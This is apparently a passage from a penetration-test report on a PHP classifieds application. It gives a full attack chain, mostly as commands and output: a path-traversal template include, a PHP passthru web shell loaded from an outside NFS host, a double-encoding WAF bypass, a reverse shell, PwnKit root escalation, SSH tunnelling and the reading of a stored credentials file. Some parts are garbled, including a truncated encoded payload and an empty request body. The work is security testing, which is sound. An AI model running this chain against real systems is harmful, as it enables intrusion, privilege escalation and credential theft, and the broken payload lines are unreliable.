20	4.254	0x1	0x0	00:00:00:00:00:00	*	eth7
21	4.250	0x1	0x0	00:00:00:00:00:00	*	eth7
22	4.227	0x1	0x0	00:00:00:00:00:00	*	eth7
23	4.241	0x1	0x0	00:00:00:00:00:00	*	eth7
24	4.239	0x1	0x0	00:00:00:00:00:00	*	eth7
25	4.226	0x1	0x0	00:00:00:00:00:00	*	eth7
26	4.249	0x1	0x0	00:00:00:00:00:00	*	eth7
27	4.247	0x1	0x0	00:00:00:00:00:00	*	eth7
28	4.3	0x1	0x2	d8:67:d9:00:f0:c5	*	eth7
29	4.244	0x1	0x0	00:00:00:00:00:00	*	eth7
30	4.222	0x1	0x0	00:00:00:00:00:00	*	eth7
31	4.243	0x1	0x0	00:00:00:00:00:00	*	eth7
32	4.240	0x1	0x0	00:00:00:00:00:00	*	eth7
33	4.218	0x1	0x0	00:00:00:00:00:00	*	eth7
34	4.1	0x1	0x2	00:00:0c:9f:f0:40	*	eth7
35	4.220	0x1	0x0	00:00:00:00:00:00	*	eth7
36	4.228	0x1	0x0	00:00:00:00:00:00	*	eth7
37	4.245	0x1	0x0	00:00:00:00:00:00	*	eth7
38	4.229	0x1	0x0	00:00:00:00:00:00	*	eth7
39	4.233	0x1	0x0	00:00:00:00:00:00	*	eth7
40	4.246	0x1	0x0	00:00:00:00:00:00	*	eth7
41	4.231	0x1	0x0	00:00:00:00:00:00	*	eth7
42	4.235	0x1	0x0	00:00:00:00:00:00	*	eth7
43	4.216	0x1	0x0	00:00:00:00:00:00	*	eth7
44	4.251	0x1	0x0	00:00:00:00:00:00	*	eth7
45	4.2	0x1	0x2	40:55:39:09:8c:45	*	eth7
46	4.225	0x1	0x0	00:00:00:00:00:00	*	eth7
47	4.248	0x1	0x0	00:00:00:00:00:00	*	eth7
48	4.221	0x1	0x0	00:00:00:00:00:00	*	eth7
49	4.232	0x1	0x0	00:00:00:00:00:00	*	eth7
50	4.224	0x1	0x0	00:00:00:00:00:00	*	eth7
51	4.223	0x1	0x0	00:00:00:00:00:00	*	eth7
52	4.230	0x1	0x0	00:00:00:00:00:00	*	eth7
53	4.217	0x1	0x0	00:00:00:00:00:00	*	eth7
54	4.236	0x1	0x0	00:00:00:00:00:00	*	eth7
55	4.253	0x1	0x0	00:00:00:00:00:00	*	eth7
56	4.219	0x1	0x0	00:00:00:00:00:00	*	eth7
57	4.252	0x1	0x0	00:00:00:00:00:00	*	eth7
58	4.234	0x1	0x0	00:00:00:00:00:00	*	eth7
59						
60						

8 SOURCE CODE EVALUATION: REMOTE CODE EXECUTION

Looking back at the `bg.php` source code, another endpoint stands out, the `load_table` switch case. At the top of the file there was a `"$json"` variable declared. This variable is used by the `load_table` code to build a search parameter. The parameter is checked to see if it is set, and then decoded and assigned to `"$search"`. The next line checks if `"$search"` contains any properties from the `json_decode`, if no properties exist, and `"$json"` is defined, it will `urldecode` the `"$json"` variable and attempt another `json_decode`. After this the `table_name` property from the json object is converted to lowercase and striped of whitespace. The code then loops through the `"$search"` object's properties to set some session values and build a query object. All of the query building code can be ignored since the query object is never converted to SQL or used in any way. Near the end of the code block, the query results are checked. This will always be undefined because no query was ever executed. If no results exist, the `table_name` property is parsed with the `getTemplate` function.

```
break;
case "load_table":
    $obj->table = "";
    $search = $json ? json_decode($json) : null;
    if( !count($search) && $json ) $search = json_decode(urldecode($json)); // double-escaped
    $search = (object) $search;
    if( $search && ( $r["table_name"] || $search->table_name ) ) {
        $obj->table_name = $r["table_name"] ? strtolower(trim($r["table_name"])) : $search->table_name;
        if( is_object($search) ) {
            foreach($search as $key => $val) {
                if( is_scalar($val) ) {
                    if( preg_match("/^(>|=|<|=|<|>|\\|!|@|%)$/",trim($val)) ) $s[$key] = $val = ""; // strip out lone advanced filter characters
                    if( preg_match("/^<=?/,*/", $val) ) { //allow < and <= filter operation symbols to pass through
                        $op = preg_replace("/^<=?/,*/", "$1", $val);
                        $val_remaining = preg_replace("/^<=?/,*/", "", $val);
                        $s[$key] = $op.strip_tags($val_remaining);//still apply strip_tags to the remaining
                    } else {
                        $s[$key] = strip_tags($val);
                    }
                }
            }
        }
        $sort_by = $search->table_sort_by && $search->table_sort_by != "null" ? strip_tags($search->table_sort_by) : "updated";
        $sort_asc = $search->table_sort_asc ? strip_tags($search->table_sort_asc) : "DESC";
        $limit = is_numeric($search->table_limit) ? $search->table_limit : 0;
        $offset = is_numeric($search->table_offset) ? $search->table_offset : 0;

        unset($uri_action, $uri_option);
        $tpl = $obj->table_name;

        if( is_array($obj->table_results) ) {
            $obj->table .= array2Table($obj->table_results,"darwin_table");
        } else if( !$tpl || !file_exists(getTemplate($tpl.".tpl")) ) {
            $obj->table .= '<div class="info">No '.strtolower(unslugify($tpl)).' records found</div>';
            //$obj->table .= '<pre class="info_tip clear">'.print_r($path,true).'\</pre>';
        } else {
            $obj->table = parseTemplate(getTemplate($tpl.".tpl"));
        }
        if( $obj->table ) $obj->table = preg_replace("@\s+@", "><", $obj->table);
    }
}
print(json_encode($obj)); // JSON encode results
break;
case "dl_file":
```

The getTemplate function does a number of sanitization checks on the template parameter. Depending on the format of the template parameter, and multiple global variables, an array of file locations are built, and each location is checked to see if the requested template file exists in any of the locations. If any location is confirmed, the full path is returned.

```
// search for a template in common locations
function getTemplate($template, &$tsearch=null) {
    global $root_dir, $uri_action, $uri_option;
    $action = $uri_action;
    $option = $uri_option;
    if ( !$template || $template == ".tpl" ) return "";
    if ( !$action && preg_match("/^[^_]+_(.*)\.(.*)\.(.*)$/i", $template) ) $action = preg_replace("/^[^_]+_(.*)\.(.*)\.(.*)$/i", "\\1", $template);
    if ( $action && !$option && preg_match("/^[^_]+_([_]+)_(.*)\.(.*)$/i", $template) ) $option = preg_replace("/^[^_]+_([_]+)_(.*)\.(.*)$/i", "\\2", $template);

    $template_dir = $root_dir."/templates";
    $tsearch = array();
    if ( preg_match("@/@", $template) ) $tsearch[] = $template_dir."/".$template; // direct path honored first
    if ( $action ) {
        if ( $option ) {
            $tsearch[] = $template_dir."/".$action."/".$option."/".$template;
            $tsearch[] = $template_dir."/".$action."/".$option."_".$template;
            $tsearch[] = $template_dir."/".$action."_".$option."_".$template;
            $new_template = preg_replace("/^[^_]+_([_]+)_(.*)$/i", "\\3", $template);
            $tsearch[] = $template_dir."/".$action."/".$option."/".$new_template;
        }
        $new_template = preg_replace("/^[^_]+_(.*)$/i", "\\2", $template);
        $tsearch[] = $template_dir."/".$action."/".$new_template;
        $tsearch[] = $template_dir."/".$action."/".$template;
        $tsearch[] = $template_dir."/".$action."_".$template;
        if ( $option ) $tsearch[] = $template_dir."/".$action."_".$option."_".$template;
    }
    $tsearch[] = $template_dir."/".$template;
    $tsearch[] = $template_dir."/bg/".$template;
    if ( $action ) {
        if ( $option ) {
            $tsearch[] = $template_dir."/".$action."_".$option."_".$template;
            $tsearch[] = $template_dir."/bg/".$action."_".$option."_".$template;
        }
        $tsearch[] = $template_dir."/".$action."_".$template;
        $tsearch[] = $template_dir."/bg/".$action."_".$template;
    }
    if ( $action == "bg" ) {
        $uscore = strpos($template, "_");
        if ( $uscore && $uscore < strlen($template) )
            $tsearch[] = $template_dir."/".substr($template,0,$uscore)."/".substr($template,$uscore+1);
    }
    foreach($tsearch as $tsearch) {
        if ( is_file($tsearch) ) return $tsearch;
    }
    return "";
}
```

This returns the template value back to the bg.php load_table code block. If the returned value from getTemplate references an existing file on the filesystem, then the value is passed to parseTemplate. The parseTemplate function is defined in the includes/functions.php file. It starts by setting up some globals and creating its own copies of the session and request arrays. Then it does some checks on the template file that was passed in. If the template file exists, it is included as a PHP source file.

```
function parseTemplate($tpl_to_parse, $template_params=null) {
    // If the template parameters are null then use globals
    if( is_null($template_params) ) {
        extract($GLOBALS); // this pulls in all global variables
    } else {
        extract($template_params); // this pulls in variables from the passed array
    }

    $s = &$_SESSION;
    $r = &$_REQUEST;

    $orig_tpl_name = $tpl_to_parse;
    if( !file_exists($tpl_to_parse) ) {
        $tpl_to_parse = getTemplate($tpl_to_parse);
    }
    if( file_exists($tpl_to_parse) ) {
        ob_start();
        @include($tpl_to_parse);
        $contents = preg_replace(
            array("@[\t\r ]+@", "@\n+@", "@X(\d)@"),
            array(" ", "\n", "X \\1"),
            ob_get_clean()); // strip white space
        $contents = utf8_encode($contents); // for json
    } else {
        $contents = $orig_tpl_name." not found";
    }
    return $contents;
}
```

With all these pieces in place, a Remote Code Execution exploit can be crafted. Using the NFS share, I created an exploit.tpl file with a simple PHP passthru function call to execute the body of the http request.

```
echo '<?php passthru(file_get_contents("php://input")); exit(); ?>' > /osec/exploit.tpl
```


Following the execution path in the code, a JSON string needs to be crafted to reference the exploit.tpl file using a table_name property. Since the getTemplate function doesn't do any sanitization of the template variable, it just prefixes parent directories to the path, I used parent path references to target the exploit.tpl file. The AWS WAF blocks parent path references in the request, but it will only do a single URL decode to identify them. Since the load_table code block assumes any error on the json_decode is due to URL encoding, double encoding the JSON string will bypass the AWS WAF filters and still work in the load_table code block. Using the following JSON string:

```
{"table_name": "../../../../../../../../../../../../net/45.33.32.12/osec/exploit"}
```

And doing 2 rounds of URL encoding in Burp Suite results in:

```
5%37%30%25%36%63%25%36%66%25%36%39%25%37%34%25%32%32%25%37%64
```

Testing the payload on the server results in successful code execution.



Request

```
1 GET /classifieds/bg?id=1&a=load_table&type=1&opt=1&json=
2
3
4
5
6
7 id
```

Response


```
1 HTTP/2 200 OK
2 Date: Fri, 11 Feb 2022 22:52:43 GMT
3 Content-Type: text/html; charset=ISO-8859-1
4 Content-Length: 48
5 Server: Apache
6 X-Powered-By: PHP/5.6.40
7 Set-Cookie: classifieds=l7ohvrdo1tcakiurha2kt71fp2; path=/
8 Expires: Fri, 11 Feb 2022 22:52:42 GMT
9 Cache-Control: no-cache, must-revalidate, post-check=0, pre-check=0
10 Pragma: no-cache
11 Last-Modified: Fri, 11 Feb 2022 22:52:42 GMT
12 X-Ua-Compatible: IE=edge
13
14 uid=48(apache) gid=48(apache) groups=48(apache)
15
```

9 REVERSE SHELL ACCESS

Since I already had network connectivity to the NFS server, I setup a reverse shell to connect through that server. I ran the following commands to setup a private key and certificate with OpenSSL and used OpenSSL's s_server to wait for the incoming shell.

```
root@localhost:/osec# openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
Generating a RSA private key
.....++++
.....++++
writing new private key to 'key.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
root@localhost:/osec# openssl s_server -quiet -key key.pem -cert cert.pem -port 443
```

Then I switched over to Burp Suite to trigger the shell connection.




```
root@localhost:/osec# openssl s_server -quiet -key key.pem -cert cert.pem -port 443
sh: no job control in this shell
sh-4.1$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP qlen 1000
    link/ether          brd ff:ff:ff:ff:ff:ff
    inet scope global eth7
    inet6 scope link
        valid_lft forever preferred_lft forever
sh-4.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-4.1$ pwd
pwd
/sites/classifieds
sh-4.1$
```

10 PRIVILEGE ESCALATION

I did some research earlier, having read the /proc/version file through the LFI exploit, the 2.6.32-754.39.1.el6 kernel version was released in April of 2021. Two kernel updates are missing on the system, from July 2021 and January 2022. This indicates that the server is behind on security update by several months.

My first step after getting shell access was to look for ways to elevate privileges on the system. Running a find command to get all the SUID binaries on the system returned the following results.

```
sh-4.1$ find / -perm -4000 -ls 2>/dev/null
find / -perm -4000 -ls 2>/dev/null
652885 36 -rwsr-xr-x 1 root root 34904 Nov 28 2017 /bin/su
652866 76 -rwsr-xr-x 1 root root 77560 Dec 5 2017 /bin/mount
652834 36 -rwsr-xr-x 1 root root 36488 Dec 7 2016 /bin/ping6
652817 40 -rwsr-xr-x 1 root root 38520 Dec 7 2016 /bin/ping
652845 56 -rwsr-xr-x 1 root root 53480 Dec 5 2017 /bin/umount
130947 36 -rwsr-xr-x 1 root root 34840 Dec 20 2016 /sbin/unix_chkpwd
131005 124 -rwsr-xr-x 1 root root 125408 Mar 2 2020 /sbin/mount.nfs
130693 12 -rwsr-xr-x 1 root root 10272 Dec 20 2016 /sbin/pam_timestamp_check
271381 48 -rwsr-x--- 1 root dbus 46296 Jul 8 2019 /lib64/dbus-1/dbus-daemon-launch-helper
811367 252 -rwsr-xr-x 1 root root 257824 Mar 20 2019 /usr/libexec/openssh/ssh-keysign
1048194 16 -rwsr-xr-x 1 root root 14368 Feb 5 2019 /usr/libexec/polkit-1/polkit-agent-helper-1
797650 12 -rwsr-xr-x 1 abrt abrt 10296 Jan 24 2018 /usr/libexec/abrt-action-install-debuginfo-
to-abrt-cache
790395 16 -rws--x--x 1 root root 14704 Apr 15 2019 /usr/libexec/pt_chown
814176 124 ---s--x--x 1 root root 123832 Jan 22 2021 /usr/bin/sudo
792312 32 -rwsr-xr-x 1 root root 30768 Nov 2 2015 /usr/bin/passwd
811628 56 -rwsr-xr-x 1 root root 54464 Oct 18 2016 /usr/bin/at
788286 60 -rwsr-xr-x 1 root root 59408 Nov 22 2016 /usr/bin/ksu
786535 76 -rwsr-xr-x 1 root root 75640 Feb 9 2016 /usr/bin/gpasswd
818434 2388 -rwsr-xr-x 1 root root 2442504 Nov 2 2020 /usr/bin/xorg
788907 72 -rwsr-xr-x 1 root root 70480 Feb 9 2016 /usr/bin/chage
805236 40 -rwsr-xr-x 1 root root 40240 Feb 9 2016 /usr/bin/newgrp
789339 24 -rwsr-xr-x 1 root root 22544 Feb 5 2019 /usr/bin/pkexec
802655 20 -rws--x--x 1 root root 20056 Dec 5 2017 /usr/bin/chsh
798055 52 -rwsr-xr-x 1 root root 51784 Jul 22 2016 /usr/bin/crontab
798217 20 -rws--x--x 1 root root 20184 Dec 5 2017 /usr/bin/chfn
793189 180 ---s--x--- 1 root stapusr 183072 Feb 27 2018 /usr/bin/staprun
1437304 16 -r-sr-xr-x 1 root root 13628 Apr 9 2020 /usr/lib/vmware-tools/bin32/vmware-user-
suid-wrapper
1438211 16 -r-sr-xr-x 1 root root 14320 Apr 9 2020 /usr/lib/vmware-tools/bin64/vmware-user-
suid-wrapper
812533 16 -r-s--x--- 1 root apache 13984 Feb 19 2018 /usr/sbin/suexec
811513 12 -rwsr-xr-x 1 root root 9000 Apr 27 2018 /usr/sbin/usernetctl
812214 44 -rws--x--x 1 root root 42384 Feb 25 2010 /usr/sbin/userhelper
```

I noticed that pkexec is set with SUID permissions. A recent privilege escalation vulnerability was discovered with pkexec that required a security update, or removal of the SUID permissions, in order to mitigate. I found a public exploit on GitHub (<https://github.com/arthepsy/CVE-2021-4034>) cloned it on the NFS server, created a writable /osec/tmp folder so the remote server can create files, and then compiled the POC on the remote server. This allowed root access on the server.

```
sh-4.1$ pwd
pwd
/sites/classifieds
sh-4.1$ cd /net/[REDACTED]/osec/tmp
cd /net/[REDACTED]/osec/tmp
sh-4.1$ gcc ../CVE-2021-4034/cve-2021-4034-poc.c -o poc
gcc ../CVE-2021-4034/cve-2021-4034-poc.c -o poc
sh-4.1$ ./poc
./poc
rm: cannot remove `GCONV_PATH=./pwnkit': Permission denied
rm: cannot remove `pwnkit/pwnkit.so': Permission denied
rm: cannot remove `pwnkit/pwnkit.c': Permission denied
rm: cannot remove `pwnkit/gconv-modules': Permission denied
id
uid=0(root) gid=0(root) groups=0(root),48(apache)
```


Then from my parrot virtual machine, I established an SSH tunnel to the NFS server on Linode.

```
root@parrot:~$ ssh -L 2222:[REDACTED] root@[REDACTED]
Linux localhost 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Feb 14 15:37:37 2022 from [REDACTED]
root@localhost:~#
```

Then I was able to ssh from my parrot virtual machine, through both tunnels, onto the target server as root with the following command:

```
root@parrot:~$ ssh -i /root/ClientTarget.com/.ssh/id_rsa -p 2222 root@[REDACTED]
```

With ssh access, and a persistent tunnel back into the server, I spent some time looking for information to show impact. The two mounted CIFS directories required authentication, which was stored in the /root/.appdev.cred file.

```
[root@[REDACTED] ~]# cat /root/.appdev.cred
username=[REDACTED]
password=[REDACTED]
domain=[REDACTED]
```


I also checked the remote CIFS server to see if more shares are available.

```
[root@[REDACTED] ~]# smbclient -L //ClientTarget.com/
Enter root's password:
Anonymous login successful
Domain=[REDACTED] OS=[SpinStream2] Server=[Windows 2000 Lan Manager]

  Sharename      Type      Comment
  -----      -
  nas7_news_xfer2 Disk
  xfercluster_sftpftp Disk
  xfercluster_sftp Disk
  xfercluster_root Disk
  xfercluster_ftp Disk
  winvol2        Disk
<snipped>
```


I also had write access to the /mnt/pub_www share as root. This turned out to be for the ftp.ClientTarget.com server, and the file created is accessible through that website.

```
[root@██████████ pub_www]# date > ██████████.txt
```



The screenshot displays the 'Request' and 'Response' tabs of a web browser's developer tools. The 'Request' tab shows a GET request for the file /osec-e1811c7493a54ae49916f2bf320bae427ca1d781.txt. The request headers include a Host field (redacted) and a Cookie field containing several session-related cookies. The 'Response' tab shows an HTTP/2 200 OK status with headers indicating the content type is text/plain, the server is Apache/2.2.15 (Red Hat), and the last modified date is Mon, 14 Feb 2022 19:56:40 GMT.

```
Request
Pretty Raw Hex [ ] [ ] [ ]
1 GET
2 /osec-e1811c7493a54ae49916f2bf320bae427ca1d781.txt HTTP/2
3 Host: ██████████
4 Cookie: __zlcmid=18MkgDGo21Kmhe2;
5 redirectToPWA=true; ajs_user_id=null;
6 ajs_group_id=null; ajs_anonymous_id=
7 %22863c140a-4e43-4a31-b205-cf6810aa3696%22;
8 visid_incap_2232113=
9 OGxEeBQRT12kY19ngISd3uE9/GEAAAAAQUIPAAAAAAD
10 ofs30quxbm4Kq1GizLxU1; cs c=1; CT RS =

Response
Pretty Raw Hex Render [ ] [ ] [ ]
1 HTTP/2 200 OK
2 Date: Mon, 14 Feb 2022 19:57:48 GMT
3 Content-Type: text/plain; charset=UTF-8
4 Content-Length: 29
5 Server: Apache/2.2.15 (Red Hat)
6 Last-Modified: Mon, 14 Feb 2022 19:56:40 GMT
7 Etag: "4ab3da1-1d-5d7ffd09e84ba"
8 Accept-Ranges: bytes
9
10 Mon Feb 14 14:56:40 EST 2022
11
```